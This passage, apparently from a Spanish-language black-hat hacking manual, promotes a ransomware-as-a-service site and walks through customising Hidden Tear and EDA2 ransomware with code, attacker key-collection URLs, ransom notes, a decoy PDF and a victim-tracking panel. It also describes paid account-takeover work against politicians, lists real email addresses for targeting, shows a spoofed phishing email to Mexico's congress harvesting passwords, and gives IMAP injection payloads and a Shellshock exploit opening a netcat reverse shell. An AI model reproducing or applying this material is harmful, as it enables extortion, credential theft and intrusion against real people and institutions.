- El servicio rastreará las infecciones y cobrará el rescate



- Proceso sencillo:

1. Registrar una cuenta
2. Introduzca la cantidad del rescate
3. Descargue el malware
4. Distribuir malware e infectar sistemas
5. Suministre una dirección Bitcoin de recepción para recibir el beneficio (80%)

Y listo.



Curiosidades:

The screenshot shows a web-based ransomware management interface. On the left, there's a sidebar with a skull icon and a navigation menu. The main area has tabs for 'Tox', 'Viruses', 'Profile', and 'FAQ'. Under the 'Viruses' tab, there are sections for 'Infected' and 'Of which paid'. A large button labeled 'Create a virus' is prominent. Below it, there are fields for 'Ransom - \$' (set to 0), 'Notes' (containing 'government!'), and 'Captcha' (with the value 'MWSCaAu'). A green 'Create' button is at the bottom. A blue banner at the bottom states 'There are no viruses here yet.' On the right, a modal window titled 'Create' is open, showing a file download dialog. It says 'Opening ransom_75' and 'You have chosen to open: ransom_75 [file] which is: Binary File (2.0 MB) from: http://wdthv6jut2rup4.onion'. It asks 'Would you like to save this file?' with 'Cancel' and 'Save File' buttons. The background shows a summary table with columns for 'Ransom', 'Infections', 'Payments', 'Profit', and 'Notes'.

- Gestor de ransomware y malware desde sitio onion



No cabe duda que efectivos policiales como lo son FBI han rastreado estos sitios que generan malware simplemente agregando información como la que acabamos de decir anteriormente.



El sitio de nombre TOX es un sitio onion que ha sido poco utilizado pero han conseguido buenos beneficios los ciber delincuentes.



Ransomware para uso libre:

Hidden Tear es un ransomware que se encuentra libre en los repositorio de github lo cual puede ser compilador para ponerlo en uso a su gusto aunque como hemos dicho anteriormente un ransomware no puede ser más simple si lo único que quieres es compilarlo utilizando nuestro protocolo que hemos visto anteriormente en este manual se puede un pirata guiar para compilarlo y aplicar acciones.

```
nrk@NRK-KELVIN C:\Users\nrk
> var validExtensions = new[] {".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".ppsx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"};[]
```

- Las extensiones de archivo de destino pueden ser modificadas. Lista predeterminada:



contamos con el código para compilación y un decrypt la función del decrypt es mitigar el proceso encriptación de cada uno de los ficheros nombrados en las imágenes de arriba.



- Ejemplo Decrypter



Compilación de Ransomware:

```
/*  
 * Coded by Utku Sen(Jani) / August 2015 Istanbul / utkusen.com  
 * hidden tear may be used only for Educational Purposes. Do not use it as a ransomware!  
 * You could go to jail on obstruction of justice charges just for running hidden tear, even though you are innocent.  
 */  
using System;  
using System.Collections.Generic;  
using System.ComponentModel;  
using System.Data;  
using System.Drawing;  
using System.Linq;  
using System.Text;  
using System.Threading.Tasks;  
using System.Windows.Forms;  
using System.Security;  
using System.Security.Cryptography;  
using System.IO;  
using System.Net;  
using Microsoft.Win32;
```

Resultados

```
Mostrar resultados desde: Depurar  
hidden-tear-decrypter (CLR v4.0.30319: hidden-tear-decrypter.vshost.exe): C:\Windows\Microsoft.NET\assembly\*  
hidden-tear-decrypter.vshost.exe (CLR v4.0.30319: hidden-tear-decrypter.vshost.exe): 'C:\Windows\Microsoft.NET\assembly\*  
El subproceso 0x116c terminó con código 259 (0x103).  
El subproceso 0x64c terminó con código 259 (0x103).  
'hidden-tear-decrypter.vshost.exe' (CLR v4.0.30319: hidden-tear-decrypter.vshost.exe): 'C:\Users\nrK\Downloads\hidden-tear  
El programa '[1672] hidden-tear-decrypter.vshost.exe: Seguimiento de programa' terminó con código 0 (0x0).  
El programa '[1672] hidden-tear-decrypter.vshost.exe' terminó con código 0 (0x0).
```

- Hidden Tear Ransomware Open Source



Esta herramienta tiene la necesidad de ser compilada para la ejecución de client donde podrás agregar esas opciones necesaria que cumple el ransomware dicho ransomware pronunciado para ser usado de forma educativa puede ser usada de forma maligna.

```
string targetURL = "https://www.example.com/hidden-tear/write.php?info=";
string userName = Environment.UserName;
string computerName = System.Environment.MachineName.ToString();
string userDir = "C:\\\\Users\\\\";
```

- Usted necesita tener un servidor web que soporta lenguajes de scripting como php, python etc. Cambie esta línea con su URL. (**Es mejor usar la conexión Https para evitar escuchar a escondidas**)

```
//Sends created password target location
referencia
public void SendPassword(string password){

    string info = computerName + "-" + userName + " " + password;
    var fullUrl = targetURL + info;
    var content = new System.Net.WebClient().DownloadString(fullUrl);
}
```

- El script debe escribir el parámetro GET en un archivo de texto. El proceso de envío se ejecuta en SendPassword () función.

```
//launches an innocent pdf file
System.Diagnostics.Process.Start("ticket.pdf");
```

- Modificar y nombre el nombre del fichero que queremos que sea el señuelo el cual se ejecutará como lo hemos explicado en el protocolo.

```
//creates random password for encryption
public string CreatePassword(int length)
{
    const string valid = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*";
    StringBuilder res = new StringBuilder();
    Random rnd = new Random();
    while (0 < length--)
    {
        res.Append(valid[rnd.Next(valid.Length)]);
    }
    return res.ToString();
}
```

- Personalización de una contraseña única



```
public void messageCreator()
{
    string path = "\\\Desktop\\test\\READ_IT.txt";
    string fullPath = userDir + userName + path;
    string[] lines = { "Tu Ordenador Ha Sido Secuestrado", "Envia Esta Cantidad: 6.000 $ USD En BTC ", "A La Si
System.IO.File.WriteAllLines(fullPath, lines);
}
```

- Mensaje A Las Víctimas “Agregar La Dirección para recibir BTC”.

Una vez Modificado debemos compilarlo en Visual Studio luego nos gestionará el PDF Fake con el ransomware.

 hidden-tear

31/03/2017 21:31

Aplicación

207 KB

- Listo Y Compilado



Ransomware para uso libre 2:

A continuación ponemos en práctica el ransomware Open Source EDA2 recuerda que todo el contenido viene integrado en este manual extraerlo y modificarlo con Visual Studio este ransomware es muy parecido pero con otras opciones que integra una de ellas es al ser ejecutado además de bloquear los ficheros este ransomware suele notificarle a la víctima que su ordenador se encuentra secuestrado por un malware a continuación abrimos el proyecto con Visual Studio y modificamos de la siguiente forma:

```
[DllImport("user32.dll", CharSet = CharSet.Auto)]
[DllImport("ole32.dll")]
private static extern Int32 SystemParametersInfo(UInt32 action, UInt32 uParam, String vParam, UInt32 winIni);
private static bool OAEP = false; //Optimal Asymmetric Encryption Padding
const int keySize = 2048; //key size for RSA algorithm
string publicKey;
string encryptedPassword; //AES key encrypted with RSA public key
string userName = Environment.UserName;
string computerName = System.Environment.MachineName.ToString();
string userDir = "C:\\Users\\";
string generatorUrl = "http://www.example.com/panel/createkeys.php"; //creates public key
string keySaveUrl = "http://www.example.com/panel/savekey.php"; //saves encrypted key to database
string backgroundImageUrl = "https://i.imgur.com/5iVZ4gf.jpg"; //desktop background picture
string aesPassword;
```

- Lo que modificaremos



www.example.com debemos modificarlo en nuestro caso debemos subir los scripts PHP que se encuentra en la carpeta su ubicación llamada “Web Panel”

```
03/11/2015 03:57 <DIR> .
03/11/2015 03:57 <DIR> ..
03/11/2015 03:57 616 createkeys.php
03/11/2015 03:57 255 db.php
03/11/2015 03:57 411 decipher.php
03/11/2015 03:57 <DIR> lib
03/11/2015 03:57 6.366 login.php
03/11/2015 03:57 3.950 main.php
03/11/2015 03:57 451 savekey.php
6 archivos 12.049 bytes
3 dirs 48.969.883.648 bytes libres
```

- Directorio “Web Panel”

Nuestro dominio cualquiera generado digamos que se trata de www.ransom.com subimos los ficheros sus correcciones serán de la siguiente manera:



My Server: www.ransom.com

```
string generatorUrl = "http://www.example.com/panel/createkeys.php";  
//creates public key
```

```
string keySaveUrl = "http://www.example.com/panel/savekey.php"; //saves  
encrypted key to database
```



Index of /ransom/

Name	Last modified	Size	Description
Parent Directory	31-Mar-2017 22:59	-	
lib	31-Mar-2017 22:59	-	
createkeys.php	03-Nov-2015 03:57	4k	
db.php	03-Nov-2015 03:57	4k	
decipher.php	03-Nov-2015 03:57	4k	
login.php	03-Nov-2015 03:57	8k	
main.php	03-Nov-2015 03:57	4k	
ransom.zip	31-Mar-2017 22:59	268k	
savekey.php	03-Nov-2015 03:57	4k	

- Scripts Subidos Al Servidor

My Archivos:

<http://ksecureteam.com/ransom/savekey.php>
<http://ksecureteam.com/ransom/createkeys.php>

```
string userDir = "C:\\\\Users\\\\";  
string generatorUrl = "http://ksecureteam.com/ransom/savekey.php"; //creates public key  
string keySaveUrl = "http://ksecureteam.com/ransom/createkeys.php"; //saves encrypted key to database
```

Modificamos las URLs y mas abajo en la dirección URL de una imagen:

```
string backgroundImageUrl = "https://i.imgur.com/5iVZ4gf.jpg"; //desktop background picture  
string aesPassword;
```

La imagen presente del vinculo i.imgur no es más la que se refleja de fondo de pantalla en el sistema operativo víctima con una nota en imagen donde dice que el ordenador ha sido secuestrado y debe pagar una cierta cantidad.



Otras Modificaciones

```
//Starts the whole process  
public void startAction()  
{  
    string path = "\\\\Desktop\\\\";
```

- Directorio Donde Empezará A Cifrar los ficheros



```
File.WriteAllBytes(file, bytesEncrypted);
System.IO.File.Move(file, file + ".uclock"); //new file extension
```

- Extensión De Ficheros Bloqueados .uclock

```
//extensions to be encrypt
var validExtensions = new[]
{
    ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"
};
```

- Ficheros que el ransomware bloqueara

Para almacenar víctimas en un servidor web donde podremos monitorear a los ordenadores víctimas debes tener en cuenta sobre los scripts en “Web Panel” de crear una base de datos y una tabla para poner a funcionar el ransomware desde un servidor web.

Muy bien primero que todo nos dirigimos a “phpmyadmin” donde crearás una base de datos y luego una tabla donde integrarán:

id,pcname,username,privatekey

The screenshot shows the phpMyAdmin interface. At the top, there's a navigation bar with tabs for 'Estructura', 'SQL', 'Buscar', 'Generar una consulta', 'Exportar', and 'Importar'. The 'panel' tab is highlighted with a red box and an arrow pointing to it from the left. Below the navigation bar, a message says 'No se han encontrado tablas en la base de datos'. Underneath, there's a form for creating a new table. The 'Nombre:' field contains 'dummy' and has a red circle around it. To its right, the 'Número de columnas' field contains '4' and also has a red circle around it. A large red box surrounds the entire creation form area.

- “Nombre De Tabla Y el número de columnas 4



Uso de phpmyadmin:



Nombre	Tipo	Longitud/Valores
id	INT	
pcname	MEDIUMTEXT	
username	MEDIUMTEXT	
privatekey	LONGTEXT	

- creación de la tabla e integrando columnas

nombre de columnas:

- id
- pcname
- username
- privatekey

Login

test

Login

- Usuario y Contraseñas por defecto “test:test”



Pc Name

Username

Private Key

Encrypted AES Key

Decipher

- Barra de infectados

Private Key

Encrypted AES Key

Decipher

```
<RSAKeyValue> <Modulus>rbYa+fQ  
LBSuljTjETEODB3gNLLCLBtfeXvzW  
JD6hmzvD6kkNUzaZosxY3L9cLB  
A4sMlzxJx8RHJca+rDxsC10KKGn1T  
rHTXOIYtOzD14bjlxJYsHvZFYMhrXx  
YyaSuaV5lszJobNEVpf3ZBQPZDD  
GU1VOUdmX/omGUT0zJcz+I4gPQ  
R8ZgqsWoEoGLu3Uq0u9UmKdBFk  
qDFtqXR+Tysv8n/Z3TyhtUafWFqP2  
uLiZ3RCv8csn9mZG0AciUpvmDa2X  
vsU2fRnl/2tK/Krgz5TVUMzzRpawy/7  
V90Z97FCqHn2ifWJR+PrEddIWclHc  
r7syC5HfCV+KFNxpqITQ==</Modulu  
s> <Exponent>AQAB</Exponent>  
<P>3t0qJPQyi8e3za6D+1IJ3W9gTg  
WrNsyzJNp9georDIsomacSswEFtv/H  
zh84KAOAEDS8wfltqyDb7TZn9/nGd  
P... Etc etc
```

```
HbfIA1Gv6zcBKLuUzf143HhdS/eRQ  
DRgxBLSTZct53mHXYY6WDtUDJE  
WDBcyV3PvmyPvt1THbfIA1Gv6zcBK  
LuUzf143HhdS/eRQRgxBLSTZct53  
mHXYY6WDtUDJEWD BcyV3PvmyP  
vt1Tc1wnW8WGkoc1wnW8WGkoD/k  
YaoUUTjMWqPG9X4GoyTuaNpTyv  
3Hf/G+n/Hw+WxB3b4Zv5y/VhNohITH  
EohRNmZWxasierWf2oZsv6i4tlYaJP  
hNyBvpQasmurcPQkhJ4gnOO3BuvS  
1vs1KfeeOLX2EMeDIPNasdYbAHM  
aQrW8g73/zer1fzakx5LSQl4bqBaN  
ETmr/3iNwh4bl3AyV0pwRfmgu4f2pl  
adGloAnNblypEW4ck8zvs1KfeeOLc  
Xn6nl3==
```

Decipher

- Cifrado barra de infectado

Cuando nuestra víctima está infectado necesita de la llave para volver a normalizar la extensión de sus ficheros.

TYEo3hRmWHa4QW8g7er1AfZC9kx5LI4qaX3m

cuando nuestra víctima realice su pago podemos presionar en decipher nos generará la llave que introduciremos en el decrypt.

INFORMACIÓN:



“Los Scripts son utilizados únicamente para fines educativos pero puede ser modificado para actos de ciber delito”



“Hoy en día el ransomware es el mayor peligro y que ha dado más dolores de cabeza a personal del FBI”



Ganancias BlackHat

No cabe dudas que si trabajas de forma individual en el mercado negro lograras tener una venta millonaria en cambio de grupos de hacking contando un poco de mi experiencia los siguientes negocios fueron los mejores que me capacitaron tanto en experiencia de nuevas como el básico protocolo que a diario lo aplica un investigador de seguridad en contra de servidores.

un dia normal en mi habitación de trabajo me llega un mensaje de un político de USA quiere un servicio para ello más que todo debe saber que los pagos depende de la gravedad del asunto podemos comparar un usuario normal con un usuario privilegiado en política o empresarial. durante ese tiempo de trabajo el cliente como lo hacemos llamar ofrece una cantidad de 1.000 \$ dólares por entrar a cualquier cuenta de usuario víctima tenía en cuenta unas ciertas cosas una de ellas que si se trataba de un político aceptaba esa cantidad en caso contrario podría ser una cantidad menor. en el mundo del hacking hoy en día buscamos ser lo mas anonimo posible en modo de navegación un proxy en modo de pago en la moneda digital bitcoin. a continuación las redes sociales más solicitadas en una entidad de política:


Twitter: Responde Y Realiza publicaciones pero por lo usual los políticos requieren de un equipo de trabajo (Marketing, Community Manager, Analista entre otros) por lo general nos toparemos con el Community Manager experto en redes sociales y el cual podrían detectar algo sospechoso en una cuenta social.

¿Donde Atacamos?





Los ataques pueden llevar una serie de investigaciones “Doxing” donde buscamos aquellas direcciones de correo realistas a nuestras víctimas una contraseña puede ser facilitada en un político como ejemplo hemos notado los últimos problemas de seguridad que existe o falta de atención al generar una contraseña segura.



A continuación te mostrare unos ejemplos básicos **¿Que debemos buscar?** o por dónde comenzamos debemos tener claro que cuando nos presentamos hechos de atacar un servidor de correo SMTP personalizado este puede ser vulnerado identificando su gestor Mailer en casos como “**Zimbra**” que ya hemos puesto en práctica su explotación.

#	Email
1	hdr22@clintonemail.com
2	hrd22@clintonemail.com
3	hrod17@clintonemail.com
4	hrc22@clintonemail.com
5	contact@clintonemail.com
6	mausuit@clintonemail.com
7	huma@clintonemail.com
8	hdr@clintonemail.com
9	hosted@clintonemail.com
10	mau_suit@clintonemail.com
11	hillary@clintonemail.com
12	stored@clintonemail.com

- Gestionar una lista de correos del servidor víctima [skymem herramienta](http://www.skymem.info/srch?q=@clintonemail.com&ss=srch)

Seguro te preguntas qué buscamos con esto pues tratamos de aplicar los mismos métodos de ataque el cual se aplican para robar las credenciales durante las elecciones en USA. La cosa es que este método ya fue utilizado hace mucho durante la filtración este ataque ya había sido ejecutado por lo tanto fue un ataque a gran trayectoria.



Una de las cosas que analizamos durante un servicio donde debes filtrar información de políticos debemos aplicar el siguiente método a continuación un diagrama:




AAtaque de Ing Social - Diagrama De Técnica



- Diagrama de falsificación de correo: desde un servidor web sea personalizado de nosotros habilitado el STMP puerto 25 podremos falsificar el correo y aplicar envíos de mensajes utilizando métodos de ing social.

Error Sender Authorization check failed se encuentra en el top y es una de las causas de porque este método puede ser tan exitoso muchos de los correos en servidores personalizados si envías contenido en “HTML” notaras que no funciona de una manera correcta ya que es el texto que se visualiza pero no la imagen como tal.



- TEST



En una práctica real practicamos con el senado de México.



Email Spoofing - SPAM

The screenshot shows an email inbox with a single message from webmaster@congreso.gob.mx via rs103.nsresponse.com. The message was received on Mar 22 (6 days ago). The subject line is "www.congreso.gob.mx - 2006 Honorable Camara de Diputados". The body of the email contains the following text:

WebMaster. Buenos Dias a todos. se les informa a todos los que ocupan el correo del con.congreso.gob.mx con caracter de urgencia notificamos que deben enviar sus contraseñas actuales a: mexicocongresowebmaster@gmail.com

con los siguientes datos:

nombre:
email actual:
contraseña utilizada:

una vez usted haya enviado el mensaje le gestionaremos una nueva contraseña.
saludos. WebMaster Sergio Olvera

- Congreso Enviando Falso Positivo

Acciones:

- 1) Creando Un Correo Electrónico Para Recibir Las Credenciales
- 2) Enviando Contenido HTML y Suplantando La Dirección De WebMaster




```
<p></p>
<p><strong>www.congreso.gob.mx -&nbsp;2006 Honorable Camara de Diputados:</strong></p>
<p>WebMaster, Buenos Dias a todos. se les informa a todos los que ocupan el correo del con.congreso.gob.mx con caracter de urgencia notificamos que deben enviar sus contrase&ntilde;as actuales a:</p>
<p>mexicocongresowebmaster@gmail.com</p>
<p>con los siguientes datos:</p>
<p>nombre:<br />
email actual:<br />
contrase&ntilde;a utilizada:</p>
<p>una vez usted haya enviado el mensaje le gestionaremos una nueva contrase&ntilde;a.</p>
<p>saludos. &nbsp;WebMaster Sergio Olvera</p>
```

- Contenido HTML Engañoso ING.Social



Inyección IMAP:




Accede a los mails de un mailbox remoto. Los mails quedan en el servidor. Da la posibilidad de acceder al correo desde cualquier máquina. Da la posibilidad de seleccionar los mails por distintos atributos, por ejemplo From. IMAP responde al modelo **Cliente/Servidor**. Se inicia una conexión TCP al puerto 143 luego se habla el protocolo IMAP. Es un protocolo más complejo.

Descripción PoC: Mediante la adición de nuevas líneas al parámetro buzón de **sqimap_mailbox_select**, una conectados puede añadir comandos adicionales



IMAP después de la orden emitida por SquirrelMail. El impacto en el mundo real de esto es desconocido.

Método: la técnica de inyección MX permite la inyección arbitraria de IMAP o SMTP comandos a los servidores de correo a través de una aplicación de correo web validando incorrectamente los datos suministrados por el usuario.



La técnica de inyección MX es especialmente útil cuando los servidores de correo que utiliza la aplicación de correo web no son directamente accesibles desde Internet .

El acto de la inyección de comandos arbitrarios al servidor de correo significa que los puertos 25 (**SMTP**) y 143 (**IMAP**) son accesibles a los usuarios a través de la aplicación de correo web.



- IMAP Inyection



La imagen de arriba representa una solicitud del usuario a la aplicación de correo web con el fin de realizar una operación de buzón de correo. Los pasos 1, 2 y 3 muestran la forma estándar se solicita una orden a través de una aplicación de correo web. Los pasos 1 y 2' representan '**virtualmente**' lo que un atacante está tratando de hacer uso de MX inyección a través de la aplicación de correo web.

Antes de injectar comandos IMAP el usuario debe identificar todos los parámetros que intervienen en la comunicación con el servidor de correo, y están asociados a la funcionalidad de la aplicación, tales como:

- Autenticación / Conexión / Desconexión
- Operaciones con buzones de correo (lista, leer, crear, eliminar, renombrar)
- operaciones con mensajes (leer, copiar, mover, borrar)

un ejemplo de inyección IMAP explotando las funcionalidades de la lectura de un mensaje. Supongamos que la aplicación de correo web utiliza el parámetro "**message_id**" para almacenar el identificador del mensaje que el usuario desea leer. Cuando una solicitud que contiene los identificadores de mensaje se envió la solicitud aparecería como:



Inyección IMAP:



`http://<webmail>/read_email.php?message_id=<número>`



Supongamos que la página web "**read_email.php**", responsable de mostrar el mensaje asociado, transmite la petición al servidor IMAP sin realizar ninguna validación sobre el valor <número> dada por el usuario. El comando enviado al servidor de correo se vería así:

```
FETCH <número> BODY [HEADER]
```

En este contexto, un usuario malintencionado podría tratar de realizar ataques de inyección IMAP a través del parámetro "**message_id**" utilizado por la aplicación para comunicarse con el servidor de correo. Por ejemplo, el comando IMAP "capacidad" podría inyectarse usando la siguiente secuencia:

```
http://<webmail>/read_email.php?message_id=1 BODY [HEADER]%
0aZ900 CAPACIDAD%
0d% 0aZ901 FETCH 1
```

Esto produciría la siguiente secuencia de comandos IMAP en el servidor:

```
FETCH 1 BODY [HEADER]
Z900 CAPACIDAD
Z901 FETCH 1 BODY [HEADER]
```



Inyección IMAP:

Por lo que la página devuelta por el servidor mostraría el resultado del comando "capacidad" en el servidor IMAP:

```
* CAPACIDAD DE NIÑOS IMAP4rev1 NAMESPACE tema Mensajes =
ORDEREDSUBJECT = Referencias
ORDENAR CUOTA ACL ACL2 = UNIÓN
Z900 OK CAPACIDAD completado
```



Resultado: “acceso a los buzones, lectura/envio/eliminacion de e-mails desconexion”



Mx Inyección:


MX inyección va más allá del abuso “simple” de la funcionalidad ofrecida por la aplicación de correo web por ejemplo, el envío de grandes cantidades de correos electrónicos.

Esta técnica permite a uno realizar acciones adicionales normalmente no disponibles por la aplicación de correo web por ejemplo, para provocar un desbordamiento de memoria en el servidor de correo a través de un comando de IMAP.

A continuación voy a mostrar algunos ejemplos de los diferentes tipos de ataques contra los servidores de correo, así como algunos ejemplos prácticos utilizando la técnica de inyección MX.



Mx Inyección:



- Versiones Productos Y Versiones Vulnerables

Identificación De Parámetros Vulnerables:

La identificación de parámetros vulnerables puede llevarse a cabo de la misma manera que usted puede comprobar si hay otros tipos de inyecciones sondeando los casos de abuso.

Esto significa que el envío de solicitudes con valores inusuales no valores esperados de la aplicación para cada parámetro sospechosos de ser utilizados, en parte, de los comandos IMAP y SMTP primas, a continuación, analizando su comportamiento para tratar de detectar posibles validaciones que tienen lugar.

- Explotación -

Cuando un usuario accede a la Bandeja de entrada en SquirrelMail, la solicitud aparece como:

```
<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessage=1&  
mailbox= CORREO
```

Si el usuario modifica el valor del parámetro "**buzón**" de la siguiente manera:



```
<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessage=1&mailbox= CORREO% 22
```

La aplicación reacciona mostrando el siguiente mensaje de error:

```
ERROR: Solicitud incorrecta o mal formado.  
Consulta: SELECT " CORREO " "  
servidor respondió: argumentos adicionales inesperados para seleccionar
```

Obviamente, esto no debe ser el comportamiento normal y esperado de la aplicación. revela este mensaje de error, por otra parte, el comando IMAP que está siendo ejecutado: "SELECT". Utilizando este procedimiento, se puede deducir que el parámetro de "buzón" es susceptible a ataques basados en MX inyección, y más específicamente, Inyección IMAP.

En otros casos, la detección y explotación de los parámetros vulnerables no son tan evidentes. Por ejemplo, cuando un usuario accede a su bandeja de entrada en HastyMail, la solicitud aparece como:

```
<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1&mailbox= CORREO
```

Si el usuario modifica el valor del parámetro "buzón" de la siguiente manera:

```
<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1&mailbox= CORREO"
```

La aplicación reacciona mostrando el siguiente mensaje:

No se pudo acceder a las siguientes carpetas:

CORREO \"

Para comprobar si hay cambios fuera de la lista de carpetas ir a la página de carpetas



En este caso, añadiendo el carácter de comillas no ha modificado el comportamiento de la aplicación. El resultado es el mismo que si el usuario había inyectado cualquier otro carácter:

```
<webmail>
/html/mailbox.php?id=7944bf5a2e616484769472002f8c1&mailbox= notexist
```

La aplicación reacciona mostrando el mismo mensaje de error:

No se pudo acceder a las siguientes carpetas:
notexist
para comprobar los cambios externos a la lista de carpetas ir a la página de carpetas

Si el usuario intenta otras variantes de inyección de comandos IMAP:

```
<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1&mailbox=
notexist "% 0d% 0aA0003% 20CREATE% 20" INBOX.test
```

La aplicación reacciona mostrando el siguiente mensaje de error:

No se ha podido realizar la acción solicitada
Hastymail dijo :: A0003 seleccione "Correo"
y el servidor IMAP dicho ::
A0003 NO nombre del buzón no válida.

Al principio parece que el intento de inyección IMAP como fracasó. Sin embargo, mediante el uso de una variación del carácter de comillas que es posible obtener el objetivo propuesto por el usuario. El siguiente ejemplo se utiliza una doble codificación del carácter de comillas, sustituyendo el carácter mencionado anteriormente con la secuencia de % 2522:

```
<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1&mailbox=
notexist
% 2,522% 0d% 0aA0003% 20CREATE% 20% 2522INBOX.test
```



En este caso, la aplicación no devuelve ningún mensaje de error, pero todavía se puede crear la carpeta "prueba" en la bandeja de entrada. Culminamos parte de este metodo de explotacion recuerda que este metodo se ejecuta durante la sesion iniciada.



Utilizaremos Netcat y atacaremos a un servidor STMP de Qmail que es afectada por Shellschock a continuación abrimos Netcat y hacemos escuchar un puerto.

puedes ir a shodan y buscar Qmail utilizando este comando:

“port:587 Qmail”

```
DEVCORE@hacker-laptop:~$ nc -vvv -l -p 12345
listening on [any] 12345 ...
```



- nc -vvv -l -p 12345

Puerto para recibir la conexión entrante.

```
4. hacker-laptop (ssh)
DEVCORE@hacker-laptop:~$ telnet 192.168.1.200 25
Trying 192.168.1.200...
Connected to 192.168.1.200.
Escape character is '^J'.
220 ubuntu.dev.local ESMTP
HELO
250 ubuntu.dev.local
mail from:<O { ::};/bin/nc -e /bin/bash 192.168.1.201 12345>
250 ok
```

- Ahora agregamos el comando en nuestra terminal telnet IP y puerto 25

Gusto en Mail From: es donde se involucra el código shellschock como a continuación.

rcpt to:	Receptor Del Mensaje
data:	
Subject:	Título Del Mensaje
Messsage	Escribir Cualquier Mensaje

PoC: <() { ::};/bin/nc -e /bin/bash 192.168.1.200 12345

```
250 ok
rcpt to:n
```

- Respuesta e rcpt to: escribiremos “bash”

```
354 go ahead
Subject: shellshock!
```

- Y En Tituló el que quieras


```
DEVCORE@hacker-laptop:~$ nc -vvv -l -p 12345
listening on [any] 12345 ...
192.168.1.200: inverse host lookup failed: Unknown host
connect to [192.168.1.201] from (UNKNOWN) [192.168.1.200] 57803
```

-Una vez recibida la conexión entrante escribiremos id



```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
